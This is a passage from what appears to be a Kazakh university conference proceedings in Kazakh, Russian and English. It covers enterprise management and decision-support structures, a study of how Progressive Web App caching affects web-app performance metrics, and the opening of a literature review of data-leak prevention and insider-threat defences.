Дивизиялық құрылымдардың үш түрі белгілі:
· дивизиондық-азық-түлік (өнім, қызмет түрі бойынша);
· дивизиондық-аймақтық;
· тұтынушыға бағытталған.

Сызықтық-функционалды құрылымдардан бас тарту жұмыс түрлері бойынша еңбек бөлінісінің болмауымен, шешімдердің икемділігімен және орталықсыздандырылуымен сипатталатын жаңаларын тудырды. Келесі құрылымдар таратылды [6]: жобалық, матрицалық, грамматикалық-мақсатты, проблемалық-мақсатты, топтық тәсілге негізделген (командалық, топтық, бригадалық), желілік.

Соңғысына тоқталайық, яғни шешімдерді қалыптастыруды қолдау жүйелерінің дамуына түбегейлі әсер ететін желілік құрылымға.

Экономиканың қатаң дамуының негізгі себебі әлемдік қауымдастықтың «ақпараттық кеңістікке» енуімен байланысты [7]. Ақпараттық технологияларды өндіріс пен басқару процесіне енгізу иерархиялық ұйымдық-экономикалық құрылымдарға дәстүрлі көзқарастарды өзгертеді. Жаһандық ақпараттық желілер негізінде жұмыс істейтін компаниялардың интеграциялық процестеріне бағытталған басқарудың жаңа моделі пайда болуда.

Желілік экономиканың қалыптасуы осы уақытқа дейін келесі бағыттарда қарқынды жүруде:
· сауда (электрондық коммерция);
· қаржы (банктік және басқа да есеп айырысулар);
· қашықтықтан еңбек қатынастары;
· қашықтықтан оқыту.

[3]- әдебиеттегі жұмыстың автордың пікірінше, кәсіпорынның ұйымдық құрылымын бизнес-процестерге бағындыру идеясын жүзеге асырудың перспективалық тәсілі, керісінше емес, «стратегиялық бизнес бірліктерін» және «стратегиялық басқару және жауап беру орталықтарын» құру болып табылады.

Екінші жағынан, кез-келген бизнес-процесс мәңгілікке құрылған тұрақты нәрсе бола алмайды. Ол бәсекелестердің әртүрлі әсеріне, саяси және әлеуметтік

сипаттағы факторларға ұшырайды. Сондықтан кейбір бизнес-процестер пайда болады, ал басқалары жоғалады. Олардың құрылымы объектілер арасындағы байланыстардың құрамы мен мазмұны бойынша өзгеріп, өзгереді. Демек, бизнес-процестерді материалдық, қаржылық, кадрлық қамтамасыз ету қалыптасқан жағдайларға сәйкес қайта қаралуы керек.

Эволюциялық модельдеу – кез келген сипаттағы объектілердің дамуын жаңғырта алатын жеткілікті перспективалы және қарқынды дамып келе жатқан ғылыми сала. Көп жағдайда менеджерлер өз қызметі барысында әдістердің үш тобын қолданады:

· өндірісті және оған қызмет көрсететін қызметтерді дамыту заңдарын көрсетуге бағытталған;

· белгілі бір аймақтағы адамның психологиялық, физиологиялық және биологиялық сипаттамаларын көрсетеді;

· белгілі бір аймақтағы адамның саяси, ұлттық және әлеуметтік қатынастарын бейнелейтін.

Басқару процесін функция бойынша бөлуден бас тарту және бизнес-процестердің реинжинирингін енгізу табиғаты бойынша әртүрлі процестер мен объектілерді біртұтас тұтастыққа біріктіретін модельдерді талап етеді. Бизнес-процестерді локализациялау, яғни оларды сәйкестендіру және бизнес-процестерді «стратегиялық құрылымдық бөлімшелермен» байланыстыру, егер аталған трансформация нәтижесінде мыналарды қамтитын басқару шешімі алынса мүмкін болады:

- әсер ету субъектісін және орындаушының әрекетінің технологиясын сипаттау;
- қолданылатын құралдар тізімі;
- орындалған жұмысты көрсететін орындаушылардың тізімі;
- кезеңдері, мерзімдері, күтілетін нәтижелер;
- шешімнің орындалу барысын бақылау технологиясы;
- есеп беру нысандары.

Басқару жүйелерінің даму қарқынының өсуіне байланысты шешім қабылдаудың жаңа шарттары осы процесті үнемі ақпараттық қолдауды қажет етеді, оның формалары әр түрлі болуы мүмкін.

Шешім қабылдауды қолдау жүйелері өз дамуында әртүрлі әдістер мен құралдарды қолдану арқылы әртүрлі кезеңдерде жүзеге асырылған бірқатар кезеңдерден өтті. Математикалық әдістер мен формализацияланбайтын адам білімі (тәжірибе) сияқты гетерогенді элементтердің шешім қабылдауды қолдау жүйелері сияқты адам-машина жүйесіндегі синтезі осы синтезді тәжірибеде дұрыс пайдаланудың ғылыми көзқарасын дамытуды талап етеді.

ӘДЕБИЕТТЕР ТТІЗІМІ

1. Лисецкий Ю.М. Система управления предприятием // Программные продукты и системы / Software & Systems. 2018. № 2 (31). С. 246–252. DOI: 10.15827/0236-235X.122.246–252.

2. Гегель Г.В.Ф. Энциклопедия филосовских наук. - М., 1974. - Т.1.-501 с.

3. Розанова В.А Парадоксы и противоречия в управлении // Управление изменениями. - 2000. - № 5. - С. 3-22

4. Gardner J.W.Self - Renewal: The Individual end Jnnovatic Society. Rev.ed.NY:W.W.Norton,1981.-118p.
5. Simon HA. Administrative Behavior. - NY, 1959. - 194 p.
6. Владимиров И. Т. Организационные структуры управления компаниями//Управление изменениями. - 1999.-№ 4.- С. 57-61.

СПИСОК ЛИТЕРАТУРЫ

1. Лисецкий Ю.М. Система управления предприятием // Программное обеспечение и системы. 2018. № 2 (31). С. 246–252. DOI: 10.15827/0236-235X.122.246–252.
2. Гегель Г.В.Ф. Энциклопедия философских наук. - М., 1974. - Т.1.-501 с.
3. Розанова В. А. Парадоксы и противоречия в менеджменте // Управленческие изменения. - 2000. - № 5. - С. 3-22
4. Гарднер Дж.У.Селф - Обновление: Индивидуум и инновационное общество. Ред.Нью-Йорк: WWNorton, 1981.-118 стр.
5. Саймон Х.А. Административное поведение. – Н-Й, 1959. – 194 с.
6. Владимиров И. Т. Организационные структуры управления компаниями//Управление изменениями. - 1999.-№ 4.- С. 57-61.

REFERENCES

1. Lisetsky Yu.M. Enterprise management system // Software and systems. 2018. No. 2 (31). pp. 246–252. DOI: 10.15827/0236-235X.122.246–252.
2. Hegel G.V.F. Encyclopedia of Philosophical Sciences. - M., 1974. - T.1.-501 p.
3. Rozanova V. A. Paradoxes and contradictions in management // Management changes. - 2000. - No. 5. - P. 3-22
4. Gardner J.W. Self - Update: The Individual and the Innovative Society. Ed. New York: WWNorton, 1981. - 118 pp.
5. Simon H.A. Administrative behavior. – NY, 1959. – 194 p.
6. Vladimirov I. T. Organizational structures of company management//Change Management. - 1999.- No. 4.- P. 57-61.

К.М. Алдабергенова[1], М.А.Кантуреева[2]
[1,2] Евразийский национальный университет имени Л.Н. Гумилева, НурСултан, Казахстан

Обзор направлений совершенствования системы управления предприятием и поддержки принятия решений

Аннотация. Методология процесса принятия управленческих решений основана на системном подходе, а практическим результатом его применения являются разработанные методы принятия решений. По мере увеличения продолжительности периода принятия решений меняется и содержание решаемых задач. Чем длиннее период, тем больше изменений происходит в системе. В данной статье рассмотрены особенности принимаемых решений в системе управления предприятием и обзор перспективных подходов к реализации идеи подчинения организационной структуры предприятия бизнес-процессам.

Ключевые слова: Системы управления предприятиями, движение, бизнес-процессы, принятие решений, управленческие решения.

K.M. Aldabergenova[1], M.A. Kantureeva[2]
[1,2]L.N. Gumilyov Eurasian National University, Nur-Sultan, Kazakhstan

Overview of areas for improving the enterprise management system and decision support

Annotation. The methodology of the management decision-making process is based on a systematic approach, and the practical result of its application is the developed methods of decision-making. As the length of the decision-making period increases, the content of the tasks being solved also changes. The longer the period, the more changes occur in the system. This article discusses the features of decision-making in the enterprise management system and an overview of promising approaches to implementing the idea of subordinating the organizational structure of an enterprise to business processes.

Keywords: Enterprise management systems, movement, business processes, decision-making, management decisions.

Авторлар туралы ақпарат:

Алдабергенова Камар Мустафаевна. - Техника ғылымдарының магистрі. «Ақпараттық жүйелер» кафедрасы, 8D06103-«Ақпараттық жүйелер» мамандығының докторанты. Л.Н.Гумилев атындағы Еуразия ұлттық университеті, А.Пушкин көш. 11, Астана, Қазақстан.

Кантуреева Мансия Арынбековна - Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Ақпараттық технологиялар факультеті, Ақпараттық жүйелер кафедрасының доценті, PhD, 010000, Астана қаласы, Сатпаев 2.

E-mail: ma_khantore@mail.ru https://orcid.org/0000-0001-5904-820X

Сведения об авторах:

Алдабергенова Камар Мустафаевна - Магистр технических наук. Кафедра «Информационные системы», 8D06103-докторант специальности «Информационные системы». Евразийский национальный университет имени Л. Н. Гумилева, ул. 11, Астана, Казахстан.

Кантуреева Мансия Арынбековна - доцент кафедры информационных систем, факультет информационных технологий, Евразийский национальный университет им. Л. Н. Гумилева, PhD, 010000, г. Астана, Сатпаев 2.

E-mail: ma_khantore@mail.ru https://orcid.org/0000-0001-5904-820X

About the authors:

Aldabergenova Kamar - Master of Technical Sciences. Department of Information Systems, 8D06103-doctoral student, specialty "Information Systems". Eurasian National University named after L. N. Gumilyov, st. 11, Astana, Kazakhstan. тел.: 87089535946; E-mail: *kamar_sulu_9028@mail.ru*; ORCID: *https://orcid.org/0009-0008-5851-6786*

Kantureyeva Mansiya - Associate Professor of the Department of Information Systems, Faculty of Information Technology, L. N. Gumilyov Eurasian National University, 010000, Astana, Satpayev 2. E-mail: *ma_khantore@mail.ru https://orcid.org/0000-0001-5904-820X*

УДК 004

Аркинов Абылай
Казахстанско-Британский технический университет Алматы, Казахстан
Научные руководитель: Найзабаева Л. К

ВЛИЯНИЕ PWA НА ПРОИЗВОДИТЕЛЬНОСТЬ ВЕБ-ПРИЛОЖЕНИЙ

Аннотация. Статья исследует применение технологии PWA для увеличения эффективности веб-приложений и решения проблемы разработки приложений для разных платформ. А также предоставляется сравнительный анализ применения данной технологии на примере тестового веб-приложения. Целью исследования является анализ производительности после применения PWA. Результат представляет собой сравнительный анализ тестового приложения до и после применения технологии PWA в различных аспектах, таких как время загрузки страниц, эффективность кэширования, отзывчивость интерфейса.

Ключевые слова: PWA, веб-приложение, разработка прогрессивных веб-приложений, кэширование, производительность.

Введение.

Веб-приложение – это самый распространенный вид программного обеспечения, запускаемая в бразуерах. Сегодня, существует много технологии позволяющих создавать быстро и качественно данный тип ПО. Однако, существуют ряд ограничении, от которых страдали веб-приложения: ограниченная доступность в автономном режиме и низкая производительность. Для решения этого появилась технология Progressive Web Application (PWA), которая снимала эти ограничения и добавляет новый функционал в веб-приложения, которые не были ранее доступны.

Прогрессивные веб-приложения берут свое начало в 2015 году, когда дизайнер Фрэнсис Берриман и инженер Google Chrome Алекс Рассел ввели термин "прогрессивные веб-приложения" [1]. После, Google приложила большие усилия для продвижения PWA. Сейчас многие браузеры полностью (Google Chrome, Microsoft Edge, Opera) или частично поддерживают данную технологию. PWA используют стандартные технологий HTML5, CSS и JavaScript. Одной из ключевых особенностей данной технологии это способность работать в автономном режиме. А также добавление приложения на устройства без установки. Многие крупные компании, такие как Twitter, Uber, Starbucks и другие, уже приняли решение о переходе на PWA, и это становится все более популярным вариантом для предоставления пользователю доступ к своим сервисам.

Структура PWA

Прогрессивные веб-приложения включают в себя два важных компонента, которые обеспечивают их функциональность и удобство использования:

1) **Service Worker** – это JavaScript файл, который выступает в качестве прокси между приложением и сервером. Основная его функция перехватывать API

запросы и принимать соответствующих мер в зависимости от состояния сети и настроек самого сервисного работника [2].

2) **Web app manifests** (Манифест веб-приложений) - это файл в формате JSON, который хранит информацию о веб-приложении и его визуальном представлении на устройствах пользователей [3]. В манифесте содержатся такие данные, как название приложения, описание и иконки, которые будут отображаться после установки PWA на устройстве пользователя. Манифест позволяет определить внешний вид и поведение приложения на различных устройствах, что способствует удобству его использования.

Иллюстрация того, как работают прогрессивные приложения, можно увидеть на рисунке 1. Как видно, что при отсутствии при отсутствии интернет-соединения сервисный работник обращается к кэшу и возвращает данные, относящиеся к пользовательскому запросу




Рисунок 1 - рабочий процесс PWA

Преимущества PWA

Прогрессивные веб-приложения (PWA) представляют собой современный тип приложений, который имеет ряд преимуществ, выделяющих его на фоне остальных типов приложений и делают все более привлекательным как для разработчиков, так и для пользователей. Вот ключевые преимущества PWA: оффлайн доступ, быстрая загрузка, отсутствие необходимости установки

Согласно источнику [4] прогрессивные веб-приложения обеспечивают универсальность для разных платформ, избегая необходимости адаптации под каждую операционную систему. Дополнительно, исходя из результатов предыдущих исследований по теме прогрессивных веб-приложений, следует отметить, что PWA-приложение способно охватить более широкую аудиторию, чем традиционные мобильные приложение, потому что его нужно создавать отдельно для конкретной операционной системы. В то время как PWA - это сайт и мобильное приложение одновременно [5]. В дополнение можно добавить, что работа Service Worker не влияет на энергоэффективность [6] мобильного устройства, то есть не оказывают существенного влияния на энергопотребление.

Методология

Для исследования будет создано тестовое веб-приложение на React, которое впоследствии перейдет на PWA. Для оценки производительности будет использоваться Google Lighthouse. Для начала будет протестировано обычное веб-приложение. А после добавлены реализация с использованием функции PWA.

Критериями оценивания будут стандартные метрики:

• First Contentful Paint (FCP) - метрика измеряет время, прошедшее с момента первого перехода пользователя на страницу до момента отображения на экране любой части содержимого страницы.

• Largest Contentful Paint (LCP) - параметр отвечает за время загрузки основного содержимого сайта.

• Total Blocking Time (TBT) - объединяет такие показатели, как "Первый Contentful Paint и Time to Interactive, вычисляя время, в течение которого приложение не может быть использовано. То есть оно не реагирует на касания и другие действия пользователя.

Реализация PWA будет осуществятся с помощью библиотеки Workbox [8]. Это набор инструментов предоствляемый Google для создания веб-приложений, которые обладают возможностью работать оффлайн, кэшировать ресурсы и обеспечивать оптимальное управление кэшем.

Для нашего эксперимента мы использовали Unsplash API [9], предоставляющее доступ к изобретениям и текстовому контенту. Данный инструмент позволяет быстро и качественно создать тестовые приложение и проводить разнообразные эксперименты.

Приложение состоит из 10 фотографии высокого качество, с размерами от 1 мб до 10мб. А также текста для описания самой фотографии и автора, сделавшего фото.

Анализ производительности веб-приложения

Результаты будут получены сервисом Google Lighthouse. Начальным этапом анализа будет тестирование веб-приложения без использования PWA свойств. Этот этап позволит получить базовые метрики производительности для традиционных веб-приложений.

После завершения анализа традиционных веб-приложений мы внедрим поддержку PWA и повторно проведем тестирование для оценки эффекта, который они оказывают на производительность. Важным аспектом этого этапа будет анализ производительности как в онлайн-режиме, так и в офлайн-режиме, поскольку PWA обеспечивают возможность работы в автономном режиме благодаря кэшированию и другим технологиям.




Рисунок 4 – результаты сравнения веб-приложения с PWA и без него

Метрики	Без PWA	PWA (offline)	PWA (online)
FTP	0.2	0.2	0.3
LCP	10.7	0.9	0.9
TBT	6.65	0	0

Рисунок 5 – таблица результатов в миллисекундах

Таким образом мы выяснили что благодаря использованием PWA улучшаются производительность работы веб-приложения. На рисунке 4 видно, что показатель Largest Contentful Paint (LCP) сократился практический на 10 миллисекунд, а общее время Total Blocking Time снизилось до нуля после использования кэширования. Благодаря использованию кэша, приложение не дожидается ответа от сервера и используют ранее сохраненные данные. Это самая главная функциональность PWA, обеспечивающий непрерывный доступ к ресурсам веб-приложения. Результаты проведенного анализа предоставлены на рисунке 5.

Заключение

Использование технологии как PWA улучшает производительность, что является ключевым фактором успеха любого веб-приложения. Результаты тестирования показали, что метрика по категории TBT уменьшилась с 6,65 мс до 0, а общее время отрисовки контента снизилось с 10.7 мс до 0.9 мс. Данные показатели указывают на то, что благодаря применению технологии PWA и кэширования положительно сказывается на производительности веб-приложений. Добавления данной технологий открывает новые возможности для развития веб-разработки, такие как оффлайн функциональность, лучший пользовательский опыт. В статье демонстрируется самая важная функция – кэширование, что улучшает загрузку при полном кэшировании данных. Таким образом, PWA не только улучшает производительность и загрузку приложений благодаря кэшированию, но также предоставляет ряд других преимуществ, которые делают его важным инструментом для современной веб-разработки.

СПИСОК ЛИТЕРАТУРЫ

Progressive Web Apps: escaping Tabs without losing our soul, [Электронный ресурс] URL: *https://infrequently.org/2015/06/progressive-apps-escaping-tabs-without-losing-our-soul/*

Service Worker API, [Электронный ресурс] URL: *https://developer.mozilla.org/en-US/docs/Web/API/Service_Worker_API.*

Web app manifests, [Электронный ресурс] URL: *https://developer.mozilla.org/en-US/docs/Web/Manifest*

Yi Liu, Xuanzhe Liu, Yun Ma, Yunxin Liu, Zibin Zheng, Gang Huang, M. Brian Blake. (2015). “Characterizing restful web services usage on smartphones: A tale of native apps and web apps.” Institute of Electrical and Electronics Engineers Inc. DOI:10.1109/ICWS.2015.53

David Fortunato, Jorge Bernardino, Progressive web apps: An alternative to the native mobile Apps, Conference: 2018 13th Iberian Conference on Information Systems and Technologies (CISTI). DOI: 10.23919/CISTI.2018.8399228

Ivano Malavolta, Katerina Chinnappan, Lukas Jasmontas, Sarthak Gupta, Kaveh Ali Karam Soltany. “Evaluating the impact of caching on the energy consumption and performance of progressive web apps”. 2020 IEEE/ACM 7th International Conference on Mobile Software Engineering and Systems (MOBILESoft). DOI: 10.1145/3387905.3388593

Stefan Huber, Lukas Demetz, Michael Felderer. “PWA vs the Others: A Comparative Study on the UI Energy-Efficiency of Progressive Web Apps”. Web Engineering, 21st International Conference, ICWE 2021. DOI: 10.1007/978-3-030-74296-6_35

Workbox, [Electronic resource] URL: *https://developer.chrome.com/docs/workbox*

Unsplash Developers, [Электронный ресурс] URL: *https://unsplash.com/documentation*

workbox-strategies,[Электронный ресурс] URL: https://developer.chrome.com/docs/workbox/modules/workbox-strategies

REFERENCES

Progressive Web Apps: escaping Tabs without losing our soul, [Electronic resource] URL: *https://infrequently.org/2015/06/progressive-apps-escaping-tabs-without-losing-our-soul/.*

Service Worker API, [Electronic resource] URL: *https://developer.mozilla.org/en-US/docs/Web/API/Service_Worker_API*

Web app manifests, [Electronic resource] URL: *https://developer.mozilla.org/en-US/docs/Web/Manifest*.

Yi Liu, Xuanzhe Liu, Yun Ma, Yunxin Liu, Zibin Zheng, Gang Huang, M. Brian Blake. (2015). “Characterizing restful web services usage on smartphones: A tale of native apps and web apps.” Institute of Electrical and Electronics Engineers Inc. DOI:10.1109/ICWS.2015.53

David Fortunato, Jorge Bernardino, Progressive web apps: An alternative to the native mobile Apps, Conference: 2018 13th Iberian Conference on Information Systems and Technologies (CISTI). DOI: 10.23919/CISTI.2018.8399228

Ivano Malavolta, Katerina Chinnappan, Lukas Jasmontas, Sarthak Gupta, Kaveh Ali Karam Soltany. “Evaluating the impact of caching on the energy consumption and performance of progressive web apps”. 2020 IEEE/ACM 7th International Conference on Mobile Software Engineering and Systems (MOBILESoft). DOI: 10.1145/3387905.3388593

Stefan Huber, Lukas Demetz, Michael Felderer. “PWA vs the Others: A Comparative Study on the UI Energy-Efficiency of Progressive Web Apps”. Web Engineering, 21st International Conference, ICWE 2021. DOI: 10.1007/978-3-030-74296-6_35

Workbox, [Electronic resource] URL: *https://developer.chrome.com/docs/workbox*

Unsplash Developers, [Electronic resource] URL: *https://unsplash.com/documentation*

workbox-strategies,[Electronic resource] URL: https://developer.chrome.com/docs/workbox/modules/workbox-strategie

Аркинов Абылай
Ғылыми жетекші: Найзабаева Л. К

PWA-ның WEB-ҚОЛДАНБАЛАРЫНЫҢ ТИІМДІЛІГІНЕ ӘСЕРІ

Аңдатпа. Мақалада веб-қосымшалардың тиімділігін арттыру және әртүрлі платформаларға арналған қосымшаларды әзірлеу мәселесін шешу үшін PWA технологиясын пайдалану қарастырылады. Сондай-ақ тестілік веб-қосымшаның мысалын пайдалана отырып, осы технологияны қолданудың салыстырмалы талдауын қамтамасыз етеді.

Arkinov Abylay
Scientific supervisor: Naizabayeva L.K

THE IMPACT OF PWA ON WEB APPLICATION PERFORMANCE

Annotation. The article investigates the application of PWA technology to increase the efficiency of web applications and to solve the problem of developing applications for different platforms. It also provides a comparative analysis of the application of this technology on the example of a test web application.

Сведения об авторах:
Аркинов Абылай Кайратович, магистр, школа информационных технологий и инженерии Казахстанско-Британского технического университета.

Information about the authors:
Arkinov Abylay Kairatovich, MSc, School of Information Technology and Engineering, Kazakhstan-British Technical University.

Авторлар туралы ақпарат:
Аркинов Абылай Кайратович, Қазақ-Британ техникалық университетінің Ақпараттық технологиялар және инженерия мектебінің магистрі.

УДК 004.056.53

ДЕРЕКТЕР ШЫҒЫП КЕТУДЕН ҚОРҒАУ МЕН ИНСАЙДЕРЛІК ҚАУІПТЕРМЕН КҮРЕСУ ӘДІСТЕРІНЕ ШОЛУ

А.А. Аубакиров*, Д.Қ. Тоқсеит
Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан.

Аубакиров А.А. — «Ақпараттық қауіпсіздік жүйелері» мамандығының магистранты, Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан.
ORCID: 0009-0001-8886-2988;
Тоқсеит Д.Қ. — PhD, Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан.
ORCID: 0000-0001-9075-3943.

Аңдатпа. Күн сайын дүние жүзіндегі кәсіпорындар мен ұйымдар деректерді бұзу мәселесімен бетпе-бет келеді. Көбінесе деректердің ағуы құпия деректерді басқаратын қызметкерлердің ішкі қауіп төндіретін әрекеттеріне байланысты болады. Бұл жұмыстың негізгі мақсаты деректердің ағып кетуінен қорғаудың қолданыстағы әдістерін және инсайдерлік қауіппен күресу жолдарын анықтау үшін әдебиеттерді зерттеу болып табылады. Бұл зерттеу қолданыстағы DLP тәсілдерінің ерекшеліктері мен кемшіліктерін ескере отырып, деректердің ағып кетуін тиімді қорғау және алдын алу үшін жаңа тәсілдер мен құралдарды әзірлеуге көмектеседі.

Түйін сөздер: Деректердің шығып кетуінен қорғау · Деректердің шығып кетуін болдырмау · DLP · Инсайдерлік қауіп · DRM · Құпия ақпараттық қауіпсіздік · VSF

ОБЗОР МЕТОДОВ ЗАЩИТЫ ОТ УТЕЧКИ ДАННЫХ И БОРЬБЫ С ИНСАЙДЕРСКИМИ УГРОЗАМИ

А.А. Аубакиров*, Д.К. Токсеит
Евразийский национальный университет имени Л.Н. Гумилева,
Астана, Казахстан.

Аубакиров А.А. — магистрант специальности «Системы информационной безопасности», Евразийский Национальный Университет имени Л.Н. Гумилева, Астана, Казахстан.
ORCID: 0009-0001-8886-2988;
Токсеит Д.К. — PhD, Евразийский национальный университет имени Л.Н. Гумилева, Астана, Казахстан.
ORCID: 0000-0001-9075-3943.

Аннотация. Каждый день предприятия и организации по всему миру сталкиваются с проблемой утечки данных. В основном утечка данных

происходит из-за внутренних угрожающих действий сотрудников, которые манипулируют конфиденциальными данными. Основной целью этой работы является изучение литературы, чтобы определить существующие методы защиты от утечки данных и способы борьбы с инсайдерской угрозой. Это исследование может помочь в разработке новых подходов и инструментов для эффективной защиты и предотвращения утечек данных, учитывая особенности и недостатки существующих подходов DLP.

Ключевые слова: Защита от утечки данных · Предотвращение утечки данных · DLP · Инсайдерская угроза · DRM · Безопасность конфиденциальной информации · VSF

OVERVIEW OF DATA BREAK PREVENTION AND INSIDER THREATS

A.A. Aubakirov*, D.K. Tokseit
L.N. Gumilyov Eurasian National University, Astana, Kazakhstan.

Aubakirov A.A. — Master of the specialty «Information security systems»
ORCID: 0009-0001-8886-2988;
Tokseit D.K. — PhD, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan
ORCID: 0000-0001-9075-3943.

Abstract. Every day, businesses and organizations around the world are faced with the problem of data breaches. Mostly, data leakage occurs due to internal threatening actions of employees who manipulate confidential data. The main purpose of this work is to study the literature to identify existing methods for protecting against data leakage and ways to combat the insider threat. This research can help in developing new approaches and tools for effective protection and prevention of data leaks, considering the features and shortcomings of existing DLP approaches.

Keywords: Data Leakage Protection · Data Leakage Prevention · DLP · Insider Threat · Confidential Information Security · DRM · VSF

Кіріспе: Ақпараттық қауіпсіздік саласында инсайдерлік қауіп ұйым қызметкерлері, серіктестері немесе тұтынушылары ұйымның құпия ақпаратына төнетін қауіп ретінде анықталады[1]. [2], әдетте инсайдерге әдейі немесе әдейі емес қауіп төнгдірген адам атаймыз [3]. Device Leak Prevention (DLP) немесе Device Leak Prevention (DLPS) жүйесінің негізгі мақсаты ұйымдағы деректер шығысын бақылау және ұйым ішіндегі терминалдық құрылғыларда немесе желілерде белгілі бір әрекеттерді орындау болып табылады. Соңғы пайдаланушылар мен әкімшілерге хабар жіберу, карантинге қою немесе деректерді толығымен блоктау әрекеттердің мысалдары болып табылады. DLP құралдары деректердің сезімталдығын қозғалыста да, тыныштықта да бақылау арқылы анықтай алады.

Қашықтан жұмыс кең таралған кезде және деректер қауіпсіздігін зерттеу барысында, әсіресе деректерді сыртқы құрылғылар мен желілер арқылы тасымалдауға қатысты күшейді. Жақында жүргізілген зерттеулерде соңғы он жылда инсайдерлік қауіптермен күресу үшін DLP құралдары пайдаланған әдістерді зерттейді. Мақаланың негізгі тақырыптарына DLP әдістеріне шолу, инсайдерлік қауіптермен күресу бойынша әдебиеттерде көрсетілген тәсілдердің қысқаша мазмұны және DLP шектеулері мен артықшылықтарын және қолдануларын ескере отырып, жаңа құралдарды әзірлеуге шақыру кіреді.

Негізгі бөлім

Ұсынылған зерттеулер құпия ақпаратты жақсырақ қорғау үшін әртүрлі әдістер мен технологияларды біріктіретін жаңа DLPS ұсынады. Бұл бөлімде осы зерттеуге қатысты мақалаларда қолданылатын әдістер мен технологияларға шолу жасалады. DLPS-те жиі қолданылатын әдістерді қарастыратын болсақ:

• Смарт құжаттар. Бұл әдіс құжаттағы деректерді инкапсуляциялаудан және оны пайдалануды бақылайтын қауіпсіздік механизмдерінен тұрады. Қауіпсіздік механизмдері мазмұнды жою, өңдеу және оқуды, сондай-ақ әрбір әрекетті орындауға рұқсат етілген пайдаланушыны таңдауды қамтуы мүмкін. Аталған әдіс арқылы сіз құжаттың орнын, уақытын және қол жеткізу көзін құжаттай аласыз. Бұл әдіс цифрлық құқықтарды басқару (DRM) жүйелерінде жиі қолданылады және әсіресе DLPS-пен бірге пайдалы әрекет коэффициенті артады.

• Шифрлау: Криптография – DLPS жүйесіндегі ең кең тараған технология, себебі ол қауіпсіздіктің негізі болып табылады және деректерді оқылатын түрден шифрланған түрге түрлендіруге негізделген. Барлық шифрлау әдістерін мутациялық ауыстыру алгоритмдері ретінде жіктеуге болады. Мұндай алгоритмде бекітілмеген (демек, өзгеретін) барлық нәрсе ауыстыру кестесі болып табылады, ал «блок» ауыстыру бірлігі болып табылады. Алгоритмнің сенімділігі статистикалық шабуылдардың алдын алатын өзгергіштікпен қамтамасыз етіледі.

• Хэш: Танымал DLPS әдісі - нақты файл хэшін сәйкестендіру. Бұл әдіс ұсталған қосылымның хэш мәндерін бар құпия деректермен салыстыру арқылы шығыс трафикті тексеру үшін қолданылады. Жүйе мәндер арасында сәйкестік болған жағдайда, нәтижені анықтайды. Бұл тактиканың проблемасы бастапқы құжатқа енгізілген кез келген өзгертулердің мүлдем басқа хэш мәніне әкелуі мүмкін, бұл жүйеде нақты құжатты анықтай алмайды.

• VSF - нақты файлдық жүйенің (RFS) жоғарғы жағындағы абстракциялық деңгей, яғни RFS драйвері мен жүйелік қоңыраулар арасындағы аралық қабат. Олар сондай-ақ оқуға, жазуға және т.б. дейін және кейінгі әрекеттерге мүмкіндік береді. Қолданбалар мен нақты файлдық жүйе арасындағы осы аралық «аударма» нәтижесінде бастапқы RFS өнімділігінің бір бөлігі жоғалады.

Инсайдерлік қауіппен күресу әдістері: Құпия ақпаратты шығаратын ұйымдардың серіктестері, қызметкерлері төндіретін ішкі қауіп қазіргі замандағы ең үлкен ақпараттық қауіпсіздікті қамтамасыз ету тәуекелі болып табылады. Ақпаратты пайдалануды бақылау, әдебиеттерде қолданылатын негізгі стратегиялардың бірі болып табылады; ол қол жеткізуді басқарудан тыс [5] және жеке ақпаратты ашуға және оны пайдалануды реттеуге мүмкіндік беретін әрекеттерді шектеуге мүмкіндік береді. [6] авторлары компания қызметкерлерінің

мұндай ақпаратқа қол жеткізу қауіпін ескере отырып, құпия құжаттарды басқару жүйесінің қауіпсіздігін арттырудың маңыздылығын атап көрсетеді. Олар осы тәуекелді азайту үшін құпия құжаттардың таралуын бақылау стратегиясына негізделген қауіпсіздік үлгісін ұсынады. Біріншісі симметриялы шифрлау алгоритмі арқылы шифрланған мазмұнды сақтауға негізделген, ол тек рұқсаты бар пайдаланушылар ғана мазмұнның шифрын шеше алатынын қамтамасыз етеді; әрбір пайдаланушының белсенділігін тіркейтін және әрбір пайдаланушының құпия ақпаратты қаншалықты пайдалана алатынын анықтауға мүмкіндік беретін қол жеткізуді басқару ақпараты сақталады; және мазмұнның өзгеріссіз қалуын қамтамасыз ету үшін хэш функциясы пайдаланылады.

1-кестеде DLPS әзірлеуге және енгізуге бағытталған әдебиеттерде табылған жұмыстардың, сондай-ақ қолданылатын әдістер мен технологиялардың үлестері жинақталған.

